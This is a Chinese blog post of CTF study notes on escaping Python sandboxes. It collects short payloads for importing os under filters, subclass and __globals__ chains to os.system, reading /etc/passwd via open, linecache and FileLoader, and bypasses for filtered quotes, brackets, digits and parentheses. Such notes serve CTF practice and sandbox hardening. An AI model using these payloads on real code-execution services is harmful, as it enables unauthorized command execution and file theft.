0x01 写在前面

最近打比赛的沙箱有点多(特别点名PolarisCTF,王朝立马全是沙箱),对于这块恰恰是我的薄弱点,需要重新学习

0x02 沙箱简介

让用户提交 Python 代码并在服务器上执行,是一些 OJ、量化网站重要的服务,很多 CTF 也有类似的题。为了不让恶意用户执行任意的 Python 代码,就需要确保 Python 运行在沙箱中。沙箱经常会禁用一些敏感的函数,例如 os等

Python 的沙箱逃逸的最终目标就是执行系统任意命令,次一点的写文件,再次一点的读文件

接下来的内容先讲系统命令执行,再讲文件写入、读取,并且均以 oj 为例,库大多以 os 为例

0x03 命令执行

基础知识

首先了解python中执行命令的方式,现在python2基本淘汰了,我测试了几组在linux+python3环境下比较常见的命令执行方式

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
# os模块
os.system('whoami')
output = os.popen('whoami').read()
# subprocess模块
subprocess.check_output(['whoami'])
subprocess.run(['ls', '-l'])
# timeit模块
timeit.timeit("__import__('os').system('whoami')", number=1)
# platform模块
platform.os.system('whoami')
# pty模块(linux特有)
pty.spawn('ls')
pty.os.system('whoami')
# bdb模块
bdb.os.system('whoami')
# cgi(Python3.13以下版本)
cgi.os.system('whoami')
cgi.sys.stdout.write('test')
...

测试了一下所有的导入os或者sys库的脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
#-*- coding:utf8 -*-
# By Macr0phag3
# in 2019-05-07 19:46:12
# ------------------------------------

# this, antigravity 库删掉
all_modules_2 = [
'BaseHTTPServer', 'imaplib', 'shelve', 'Bastion', 'anydbm', 'imghdr', 'shlex', 'CDROM', 'argparse', 'imp', 'shutil', 'CGIHTTPServer', 'array', 'importlib', 'signal', 'Canvas', 'ast', 'imputil', 'site', 'ConfigParser', 'asynchat', 'inspect', 'sitecustomize', 'Cookie', 'asyncore', 'io', 'smtpd', 'DLFCN', 'atexit', 'itertools', 'smtplib', 'Dialog', 'audiodev', 'json', 'sndhdr', 'DocXMLRPCServer', 'audioop', 'keyword', 'socket', 'FileDialog', 'base64', 'lib2to3', 'spwd', 'FixTk', 'bdb', 'linecache', 'sqlite3', 'HTMLParser', 'binascii', 'linuxaudiodev', 'sre', 'IN', 'binhex', 'locale', 'sre_compile', 'MimeWriter', 'bisect', 'logging', 'sre_constants', 'Queue', 'bsddb', 'lsb_release', 'sre_parse', 'ScrolledText', 'bz2', 'macpath', 'ssl', 'SimpleDialog', 'cPickle', 'macurl2path', 'stat', 'SimpleHTTPServer', 'cProfile', 'mailbox', 'statvfs', 'SimpleXMLRPCServer', 'cStringIO', 'mailcap', 'string', 'SocketServer', 'calendar', 'markupbase', 'stringold', 'StringIO', 'cgi', 'marshal', 'stringprep', 'TYPES', 'cgitb', 'math', 'strop', 'Tix', 'chunk', 'md5', 'struct', 'Tkconstants', 'cmath', 'mhlib', 'subprocess', 'Tkdnd', 'cmd', 'mimetools', 'sunau', 'Tkinter', 'code', 'mimetypes', 'sunaudio', 'UserDict', 'codecs', 'mimify', 'symbol', 'UserList', 'codeop', 'mmap', 'symtable', 'UserString', 'collections', 'modulefinder', 'sys', '_LWPCookieJar', 'colorsys', 'multifile', 'sysconfig', '_MozillaCookieJar', 'commands', 'multiprocessing', 'syslog', '__builtin__', 'compileall', 'mutex', 'tabnanny', '__future__', 'compiler', 'netrc', 'tarfile', '_abcoll', 'contextlib', 'new', 'talloc', '_ast', 'cookielib', 'nis', 'telnetlib', '_bisect', 'copy', 'nntplib', 'tempfile', '_bsddb', 'copy_reg', 'ntpath', 'termios', '_codecs', 'crypt', 'nturl2path', 'test', '_codecs_cn', 'csv', 'numbers', 'textwrap', '_codecs_hk', 'ctypes', 'opcode', '_codecs_iso2022', 'curses', 'operator', 'thread', '_codecs_jp', 'datetime', 'optparse', 'threading', '_codecs_kr', 'dbhash', 'os', 'time', '_codecs_tw', 'dbm', 'os2emxpath', 'timeit', '_collections', 'decimal', 'ossaudiodev', 'tkColorChooser', '_csv', 'difflib', 'parser', 'tkCommonDialog', '_ctypes', 'dircache', 'pdb', 'tkFileDialog', '_ctypes_test', 'dis', 'pickle', 'tkFont', '_curses', 'distutils', 'pickletools', 'tkMessageBox', '_curses_panel', 'doctest', 'pipes', 'tkSimpleDialog', '_elementtree', 'dumbdbm', 'pkgutil', 'toaiff', '_functools', 'dummy_thread', 'platform', 'token', '_hashlib', 'dummy_threading', 'plistlib', 'tokenize', '_heapq', 'email', 'popen2', 'trace', '_hotshot', 'encodings', 'poplib', 'traceback', '_io', 'ensurepip', 'posix', 'ttk', '_json', 'errno', 'posixfile', 'tty', '_locale', 'exceptions', 'posixpath', 'turtle', '_lsprof', 'fcntl', 'pprint', 'types', '_md5', 'filecmp', 'profile', 'unicodedata', '_multibytecodec', 'fileinput', 'pstats', 'unittest', '_multiprocessing', 'fnmatch', 'pty', 'urllib', '_osx_support', 'formatter', 'pwd', 'urllib2', '_pyio', 'fpformat', 'py_compile', 'urlparse', '_random', 'fractions', 'pyclbr', 'user', '_sha', 'ftplib', 'pydoc', 'uu', '_sha256', 'functools', 'pydoc_data', 'uuid', '_sha512', 'future_builtins', 'pyexpat', 'warnings', '_socket', 'gc', 'quopri', 'wave', '_sqlite3', 'genericpath', 'random', 'weakref', '_sre', 'getopt', 're', 'webbrowser', '_ssl', 'getpass', 'readline', 'whichdb', '_strptime', 'gettext', 'repr', 'wsgiref', '_struct', 'glob', 'resource', 'xdrlib', '_symtable', 'grp', 'rexec', 'xml', '_sysconfigdata', 'gzip', 'rfc822', 'xmllib', '_sysconfigdata_nd', 'hashlib', 'rlcompleter', 'xmlrpclib', '_testcapi', 'heapq', 'robotparser', 'xxsubtype', '_threading_local', 'hmac', 'runpy', 'zipfile', '_warnings', 'hotshot', 'sched', 'zipimport', '_weakref', 'htmlentitydefs', 'select', 'zlib', '_weakrefset', 'htmllib', 'sets', 'abc', 'httplib', 'sgmllib', 'aifc', 'ihooks', 'sha'
]

all_modules_3 = [
'AptUrl', 'hmac', 'requests_unixsocket', 'CommandNotFound', 'apport', 'hpmudext', 'resource', 'Crypto', 'apport_python_hook', 'html', 'rlcompleter', 'DistUpgrade', 'apt', 'http', 'runpy', 'HweSupportStatus', 'aptdaemon', 'imaplib', 'secrets', 'PIL', 'aptsources', 'imghdr', 'secretstorage', 'Quirks', 'argparse', 'imp', 'select', 'UbuntuDrivers', 'array', 'importlib', 'selectors', 'UbuntuSystemService', 'asn1crypto', 'inspect', 'shelve', 'UpdateManager', 'ast', 'io', 'shlex', '__future__', 'asynchat', 'ipaddress', 'shutil', '_ast', 'asyncio', 'itertools', 'signal', '_asyncio', 'asyncore', 'janitor', 'simplejson', '_bisect', 'atexit', 'json', 'site', '_blake2', 'audioop', 'keyring', 'sitecustomize', '_bootlocale', 'base64', 'keyword', 'six', '_bz2', 'bdb', 'language_support_pkgs', 'smtpd', '_cffi_backend', 'binascii', 'launchpadlib', 'smtplib', '_codecs', 'binhex', 'linecache', 'sndhdr', '_codecs_cn', 'bisect', 'locale', 'socket', '_codecs_hk', 'brlapi', 'logging', 'socketserver', '_codecs_iso2022', 'builtins', 'louis', 'softwareproperties', '_codecs_jp', 'bz2', 'lsb_release', 'speechd', '_codecs_kr', 'cProfile', 'lzma', 'speechd_config', '_codecs_tw', 'cairo', 'macaroonbakery', 'spwd', '_collections', 'calendar', 'macpath', 'sqlite3', '_collections_abc', 'certifi', 'macurl2path', 'sre_compile', '_compat_pickle', 'cgi', 'mailbox', 'sre_constants', '_compression', 'cgitb', 'mailcap', 'sre_parse', '_crypt', 'chardet', 'mako', 'ssl', '_csv', 'chunk', 'markupsafe', 'stat', '_ctypes', 'cmath', 'marshal', 'statistics', '_ctypes_test', 'cmd', 'math', 'string', '_curses', 'code', 'mimetypes', 'stringprep', '_curses_panel', 'codecs', 'mmap', 'struct', '_datetime', 'codeop', 'modual_test', 'subprocess', '_dbm', 'collections', 'modulefinder', 'sunau', '_dbus_bindings', 'colorsys', 'multiprocessing', 'symbol', '_dbus_glib_bindings', 'compileall', 'nacl', 'symtable', '_decimal', 'concurrent', 'netrc', 'sys', '_dummy_thread', 'configparser', 'nis', 'sysconfig', '_elementtree', 'contextlib', 'nntplib', 'syslog', '_functools', 'copy', 'ntpath', 'systemd', '_gdbm', 'copyreg', 'nturl2path', 'tabnanny', '_hashlib', 'crypt', 'numbers', 'tarfile', '_heapq', 'cryptography', 'oauth', 'telnetlib', '_imp', 'csv', 'olefile', 'tempfile', '_io', 'ctypes', 'opcode', 'termios', '_json', 'cups', 'operator', 'test', '_locale', 'cupsext', 'optparse', 'textwrap', '_lsprof', 'cupshelpers', 'orca', '_lzma', 'curses', 'os', 'threading', '_markupbase', 'datetime', 'ossaudiodev', 'time', '_md5', 'dbm', 'parser', 'timeit', '_multibytecodec', 'dbus', 'pathlib', 'token', '_multiprocessing', 'deb822', 'pcardext', 'tokenize', '_opcode', 'debconf', 'pdb', 'trace', '_operator', 'debian', 'pexpect', 'traceback', '_osx_support', 'debian_bundle', 'pickle', 'tracemalloc', '_pickle', 'decimal', 'pickletools', 'tty', '_posixsubprocess', 'difflib', 'pkg_resources', 'types', '_pyio', 'dis', 'pkgutil', 'typing', '_random', 'distro_info', 'platform', 'ufw', '_sha1', 'distro_info_test', 'plistlib', 'unicodedata', '_sha256', 'distutils', 'poplib', 'unittest', '_sha3', 'doctest', 'posix', 'urllib', '_sha512', 'dummy_threading', 'posixpath', 'urllib3', '_signal', 'email', 'pprint', 'usbcreator', '_sitebuiltins', 'encodings', 'problem_report', 'uu', '_socket', 'enum', 'profile', 'uuid', '_sqlite3', 'errno', 'pstats', 'venv', '_sre', 'faulthandler', 'pty', 'wadllib', '_ssl', 'fcntl', 'ptyprocess', 'warnings', '_stat', 'filecmp', 'pwd', 'wave', '_string', 'fileinput', 'py_compile', 'weakref', '_strptime', 'fnmatch', 'pyatspi', 'webbrowser', '_struct', 'formatter', 'pyclbr', 'wsgiref', '_symtable', 'fractions', 'pydoc', 'xdg', '_sysconfigdata_m_linux_x86_64-linux-gnu', 'ftplib', 'pydoc_data', 'xdrlib', '_testbuffer', 'functools', 'pyexpat', 'xkit', '_testcapi', 'gc', 'pygtkcompat', 'xml', '_testimportmultiple', 'genericpath', 'pymacaroons', 'xmlrpc', '_testmultiphase', 'getopt', 'pyrfc3339', 'xxlimited', '_thread', 'getpass', 'pytz', 'xxsubtype', '_threading_local', 'gettext', 'queue', 'yaml', '_tracemalloc', 'gi', 'quopri', 'zipapp', '_warnings', 'glob', 'random', 'zipfile', '_weakref', 'grp', 're', 'zipimport', '_weakrefset', 'gtweak', 'readline', 'zlib', '_yaml', 'gzip', 'reportlab', 'zope', 'abc', 'hashlib', 'reprlib', 'aifc', 'heapq'
]

methods = ['os', 'sys', '__builtins__']

results = {}
for module in all_modules_3:
results[module] = {
'flag': 0,
'result': {}
}

try:
m = __import__(module)
attrs = dir(m)
for method in methods:
if method in attrs:
result = 'yes'
results[module]['flag'] = 1
else:
result = 'no'

results[module]['result'][method] = result

except Exception as e:
print(e)

for result in results:
if results[result]['flag']:
print('[+]' + result)
for r in results[result]['result']:
print(' [-]' + r + ': ' + results[result]['result'][r])

如果 oj 支持 import 的话,这些库都是高危的,放任不管基本上是坐等被日

所以为了避免过滤不完善导致各种问题,在 Python 沙箱套一层 docker 肯定不会是坏事

import操作

只ban掉import os肯定是不行的,利用空格就能继续import

1
2
3
4
5
import os
import os
import os
import os
...

空格被过滤了,能够执行import的姿势也有很多

1
2
3
4
# 利用__import__
__import__('os').popen('whoami').read()
# 利用importlib(需要在环境中提前加载)
importlib.import_module('os').system('ls')

那我直接ban掉import行了吧?

实际上import可以通过其他方式完成。回想一下 import 的原理,本质上就是执行一遍导入的库。但前提是得知道目标路径

1
2
import sys
print(sys.path)

这个使用用 execfile 来导入库

1
2
3
with open('/usr/lib/python3.6/os.py','r') as f:
exec(f.read())
system('ls')

字符串处理

os为例,当os处于黑名单中时,可以通过逆序绕过

1
__import__('so'[::-1]).system('ls')

变量拼接

1
2
3
b = 'o'
a = 's'
__import__(a+b).system('ls')

还可以利用eval或者exec

1
2
eval(')"imaohw"(metsys.)"so"(__tropmi__'[::-1])
exec(')"imaohw"(metsys.so ;so tropmi'[::-1])

注意eval、exec 都是相当危险的函数,exec 比 eval 还要危险,它们一定要过滤,因为字符串有很多变形的方式,对字符串的处理可以有:逆序、变量拼接、base64、hex、rot13…等等,太多了

sys.modules恢复

sys.modules 是一个字典,里面储存了加载过的模块信息。如果 Python 是刚启动的话,所列出的模块就是解释器在启动时自动加载的模块。有些库例如 os 是默认被加载进来的,但是不能直接使用,原因在于 sys.modules 中未经 import 加载的模块对当前空间是不可见的

如果将 os 从sys.modules中剔除,os 就彻底没法用了:

1
2
3
4
5
6
7
8
9
10
import sys

sys.modules['os'] = "not allowed"
import os
os.system('calc')

# Traceback (most recent call last):
# File "D:\PyCharm 2024.1.7\PythonProject\pythonProject1\test.py", line 5, in <module>
# os.system('calc')
# AttributeError: 'str' object has no attribute 'system'

AttributeError: 'str' object has no attribute 'system',因为此时的os模块只是字符串”not allowed”了


不过这里不能用 del sys.modules['os'],因为,当 import 一个模块时:import A,检查 sys.modules 中是否已经有 A,如果有则不加载,如果没有则为 A 创建 module 对象,并加载 A。

所以删了 sys.modules['os'] 只会让 Python 重新加载一次 os,没啥实际影响

1
2
3
4
5
import sys

del sys.modules['os']
import os
os.system('calc')

img

但就是因为del这个特性,可以让我们重新加载一遍已经被修改的模块

1
2
3
4
5
6
import sys

sys.modules['os'] = "not allowed"
del sys.modules['os']
import os
os.system('calc')

还有__builtins__导入

1
print(__builtins__.__import__('os').popen('whoami').read())

函数执行

导入os模块只是第一步,如果把 system 这个函数干掉,也没法通过os.system执行系统命令,并且这里的system也不是字符串,也没法直接做编码等等操作

popen函数能做到system的工作

1
2
print(os.system('whoami'))
print(os.popen('whoami').read())

其次,可以通过 getattr 拿到对象的方法、属性:

1
2
import os
getattr(os, 'metsys'[::-1])('whoami')

import不让用还可以用__builtins__获取os模块

1
getattr(getattr(__builtins__, '__tropmi__'[::-1])('so'[::-1]), 'metsys'[::-1])('whoami')

getattr 相似的还有 getattr__getattribute__,它们自己的区别就是getattr相当于class.attr,都是获取类属性/方法的一种方式,在获取的时候会触发getattribute,如果getattribute找不到,则触发getattr,还找不到则报错

1
2
getattr(getattr(__builtins__, '__tropmi__'[::-1])('so'[::-1]), 'metsys'[::-1])('whoami')
__builtins__.__getattribute__('__import__')('os').__getattribute__('system')('calc')

Python 在正常位置找不到你访问的属性时,才会触发 __getattr__。如果属性已经存在,它绝不会被调用

builtins、builtin__与__builtins

先说一下,builtinbuiltins__builtin____builtins__的区别:首先我们知道,在 Python 中,有很多函数不需要任何 import 就可以直接使用,例如chropen。之所以可以这样,是因为 Python 有个叫内建模块(或者叫内建命名空间)的东西,它有一些常用函数,变量和类

在python2中,内建模块被命名为 __builtin__,到了python3就成了 __builtins__

python2

1
2
3
>>> import __builtin__
>>> __builtin__
<module '__builtin__' (built-in)>

python3

1
2
3
>>> import builtins
>>> builtins
<module 'builtins' (built-in)>

但是,builtins 两者都有,实际上是builtinbuiltins 的引用。它不需要导入,可能是为了统一两个python大版本,不过__builtins____builtin__builtins是有一点区别的,感兴趣的话建议查一下,这里就不啰嗦了

不管怎么样,__builtins__ 相对实用一点,并且在 __builtins__里有很多好东西:

1
2
3
4
5
6
7
8
9
10
11
12
try:
__import__('os').system('whoami')
print("✅ os 模块可用")
except Exception as e:
print(f"❌ os 模块失败: {e}")


try:
eval("print('eval is working')")
print("✅ eval 函数可用")
except Exception as e:
print(f"❌ eval 函数失败: {e}")

那么既然builtins有这么多危险的函数,不如将里面的危险函数破坏/删除了:

1
2
__builtins__.__dict__['eval'] = 'not allowed'
del __builtins__.__dict__['eval']

但是我们可以利用 reload(__builtins__) 来恢复 __builtins__

不过,我们在使用 reload 的时候也没导入,说明reload也在 __builtins__里,那如果连reload都从__builtins__中删了,就没法恢复__builtins__了,需要另寻他法

这里注意,python2的 reload 是内建的,python3(Python 3.12以下)需要 import imp,然后再 imp.reload,reload 的参数是 module,所以肯定还能用于重新载入其他模块,后面会讲到

1
2
3
4
5
reload(__builtins__)
>>> del __builtins__.__dict__['__import__'] # __import__ is the function called by the import statement
>>> del __builtins__.__dict__['eval'] # evaluating code could be dangerous
>>> del __builtins__.__dict__['execfile'] # likewise for executing the contents of a file
>>> del __builtins__.__dict__['input'] # Getting user input and evaluating it might be dangerous

继承关系逃逸

如果你学过flask模板的SSTI攻击,对下面的攻击思路应该不会陌生

在 Python 中提到继承就不得不提 mromro就是方法解析顺序,因为 Python 支持多重继承,所以就必须有个方式判断某个方法到底是 A 的还是 B 的,总是让人去判断继承关系显然是反人类的,所以 Python 中新式类都有个属性,叫__mro__,是个元组,记录了继承关系

1
2
''.__class__.__mro__
(<class 'str'>, <class 'object'>)

类的实例在获取 __class__ 属性时会指向该实例对应的类。可以看到,''属于 str类,它继承了 object 类,这个类是所有类的超类。具有相同功能的还有__base____bases__

需要注意的是,经典类需要指明继承 object 才会继承它,否则是不会继承的

1
2
3
4
5
6
7
8
9
>>> class test:
... pass
...
>>> test.__bases__
>>> class test(object):
... pass
...
>>> test.__bases__
(<type 'object'>,)

那么知道这个有什么用呢?

由于没法直接引入 os,那么假如有个库叫oos,在oos中引入了os,那么我们就可以通过globals拿到 os(globals是函数所在的全局命名空间中所定义的全局变量)。例如,site 这个库就有 os

1
2
3
4
5
>>> import site
>>> site.os
<module 'os' (frozen)>
>>> import site
>>> site.os.popen('calc').read() #执行成功

也就是说,能引入 site 的话,就相当于有 os。那如果 site 也被禁用了呢?没事,本来也就没打算直接 import site。可以利用 reload,变相加载 os

1
2
3
4
5
6
7
8
9
>>> import site
>>> os
Traceback (most recent call last):
File "<stdin>", line 1, in <module>
NameError: name 'os' is not defined
>>> os = reload(site.os)
>>> os.system('whoami')
G3ng4r
0

于是乎,写继承链就很轻松了

1
2
3
>>> ''.__class__.__mro__[-1].__subclasses__()[117].__init__.__globals__['system']('whoami')
G3ng4r
0

如果object本身没被ban掉还能更简单一些

1
object.__subclasses__()[117].__init__.__globals__['system']('whoami')

还有一种是利用builtin_function_or_method__call__方法:

1
2
"".__class__.__mro__[-1].__subclasses__()[29].__call__(eval, '1+1')
[].__getattribute__('append').__class__.__call__(eval, '1+1')

上面的这些利用方式总结起来就是通过classmrosubclassesbases等等属性/方法去获取 object,再根据globals找引入的builtins或者eval等等能够直接被利用的库,或者找到builtin_function_or_method类/类型call后直接运行eval

最后,继承链的逃逸还有一些利用第三方库的方式,比如 jinja2,这类利用方式应该是叫 SSTI,所以在这个小节一开始我就说过”如果你学过flask模板的SSTI攻击,对下面的攻击思路应该不会陌生”

0x04 文件读写

open 函数

1
2
3
open('/etc/passwd').read()
__builtins__.open('/etc/passwd').read()
__import__("builtins").open('/etc/passwd').read()

codecs 模块

1
2
import codecs
codecs.open('test.txt').read()

FileLoader 类

get_data 函数

相比于获取 __builtins__再使用 open 去进行读取,使用 get_data 的 payload 更短

1
2
# _frozen_importlib_external.FileLoader.get_data(0,<filename>)
"".__class__.__bases__[0].__subclasses__()[91].get_data(0,"app.py")

linecache 模块

getlines 函数

1
2
3
>>> import linecache
>>> linecache.getlines('/etc/passwd')
>>> __import__("linecache").getlines('/etc/passwd')

getline 函数需要第二个参数指定行号

1
import("linecache").getline('/etc/passwd',1)

license 函数

Python 高级滥用技巧

1
2
3
4
5
6
__builtins__.__dict__["license"]._Printer__filenames=["/etc/passwd"]
a = __builtins__.help
a.__class__.__enter__ = __builtins__.__dict__["license"]
a.__class__.__exit__ = lambda self, *args: None
with (a as b):
pass

小tips

为什么说写比读危害大呢?因为如果能写,可以将类似的文件保存为math.py,然后 import 进来:

1
2
3
4
# math.py
import os

print(os.system('whoami'))

调用

1
2
3
>>> import math
G3ng4r
0

这里需要注意的是,这里 py 文件命名是有技巧的。之所以要挑一个常用的标准库是因为过滤库名可能采用的是白名单。并且之前说过有些库是在sys.modules中有的,这些库无法这样利用,会直接从sys.modules中加入,比如re

1
2
3
4
5
>>> 're' in sys.modules
True
>>> 'math' in sys.modules
False
>>>

0x05 枚举目录

os 模块

1
2
3
4
import os
os.listdir("/")

__import__('os').listdir('/')

glob 模块

1
2
3
4
import glob
glob.glob("f*")

__import__('glob').glob("f*")

0x06 Bypass

比如过滤[ ],应对的方式就是将[]的功能用popgetitem 代替(实际上a[0]就是在内部调用了a.getitem(0) ):

1
2
''.__class__.__mro__.__getitem__(2).__subclasses__().pop(59).__init__.func_globals.get('linecache').os.popen('whoami').read()
'G3ng4rn'

当然,dict 也是可以 pop 的:{"a": 1}.pop("a")

当然也可以用 next(iter()) 替代,或许可以加上 max 之类的玩意。

过滤引号

  • 最简单就是用 chr,直接拼接为字符串
1
2
3
os.system(
chr(119)+chr(104)+chr(111)+chr(97)+chr(109)+chr(105)
)
  • 扣字符

利用 str 和 [],挨个把字符拼接出来

1
2
3
os.system(
str(().__class__.__new__)[21]+str(().__class__.__new__)[13]+str(().__class__.__new__)[14]+str(().__class__.__new__)[40]+str(().__class__.__new__)[10]+str(().__class__.__new__)[3]
)

当然 [] 如果被过滤了也可以 bypass,前面说过了。

如果 str 被过滤了怎么办呢?type('')() format() 即可。同理,int list 都可以用 type 构造出来

  • 格式化字符串

那过滤了引号,格式化字符串还能用吗?

1
(chr(37)+str({}.__class__)[1])%100 == 'd'
  • dict() 拿键
1
2
3
'whoami' == 'whoami'
list(dict(whoami=1))[0] == 'whoami'
str(dict(whoami=1))[2:8] == 'whoami'

限制数字

上面提到了字符串过滤绕过,顺便说一下,如果是过滤了数字(虽然这种情况很少见),那绕过的方式就更多了,这里随便列下:

  • 0:int(bool([]))、Flase、len([])、any(())
  • 1:int(bool([“”]))、True、all(())、int(list(list(dict(a၁=())).pop()).pop())
  • 获取稍微大的数字:len(str({}.keys)),不过需要慢慢找长度符合的字符串
  • 1.0:float(True)
  • -1:~0

其实有了 0 就可以了,要啥整数直接做运算即可:

1
2
3
4
5
0 ** 0 == 1
1 + 1 == 2
2 + 1 == 3
2 ** 2 == 4
...

任意浮点数稍微麻烦点,需要想办法运算,但是一定可以搞出来,除非是 π 这种玩意…

限制空格

空格通常来说可以通过 ()[] 替换掉。例如:

1
[i for i in range(10) if i == 5]` 可以替换为 `[[i][0]for(i)in(range(10))if(i)==5]

限制运算符

> < ! - + 这几个比较简单就不说了。

== 可以用 in 来替换。

  • 替换 or 的测试代码
1
2
3
4
5
for i in [(100, 100, 1, 1), (100, 2, 1, 2), (100, 100, 1, 2), (100, 2, 1, 1)]:
ans = i[0]==i[1] or i[2]==i[3]
print(bool(eval(f'{i[0]==i[1]} | {i[2]==i[3]}')) == ans)
print(bool(eval(f'- {i[0]==i[1]} - {i[2]==i[3]}')) == ans)
print(bool(eval(f'{i[0]==i[1]} + {i[2]==i[3]}')) == ans)

上面这几个表达式都可以替换掉 or

  • 替换 and 的测试代码
1
2
3
4
for i in [(100, 100, 1, 1), (100, 2, 1, 2), (100, 100, 1, 2), (100, 2, 1, 1)]:
ans = i[0]==i[1] and i[2]==i[3]
print(bool(eval(f'{i[0]==i[1]} & {i[2]==i[3]}')) == ans)
print(bool(eval(f'{i[0]==i[1]} * {i[2]==i[3]}')) == ans)

上面这几个表达式都可以替换掉 and

限制括号()

这种情况下通常需要能够支持 exec 执行代码。因为有两种姿势:

  • 利用装饰器 @
1
2
3
4
@eval
@'__import__("os").system("whoami")'.format
class _:
pass
  • 利用魔术方法,例如 enum.EnumMeta.__getitem__

利用反序列化

利用新特性

PEP 498 引入了 f-string,在 3.6 开始出现:传送门,食用方式:传送门。所以我们就有了一种船新的利用方式:

1
2
3
>>> f'{__import__("os").system("whoami")}'
macr0phag3
'0'

还是有很多和SSTI相似的地方,其他的参考一下就好

0x07 写在后面

后面应该会打一些python沙箱然后整合到一篇新博客了,还得练(菜死了呜呜呜

参考

https://www.freebuf.com/articles/web/422169.html

https://www.freebuf.com/articles/system/203208.html

https://blog.csdn.net/qq_35078631/article/details/78504415

https://eihev6cyr3j.feishu.cn/wiki/VNDawiSn8iGnGzkFxkNcBIFsnWd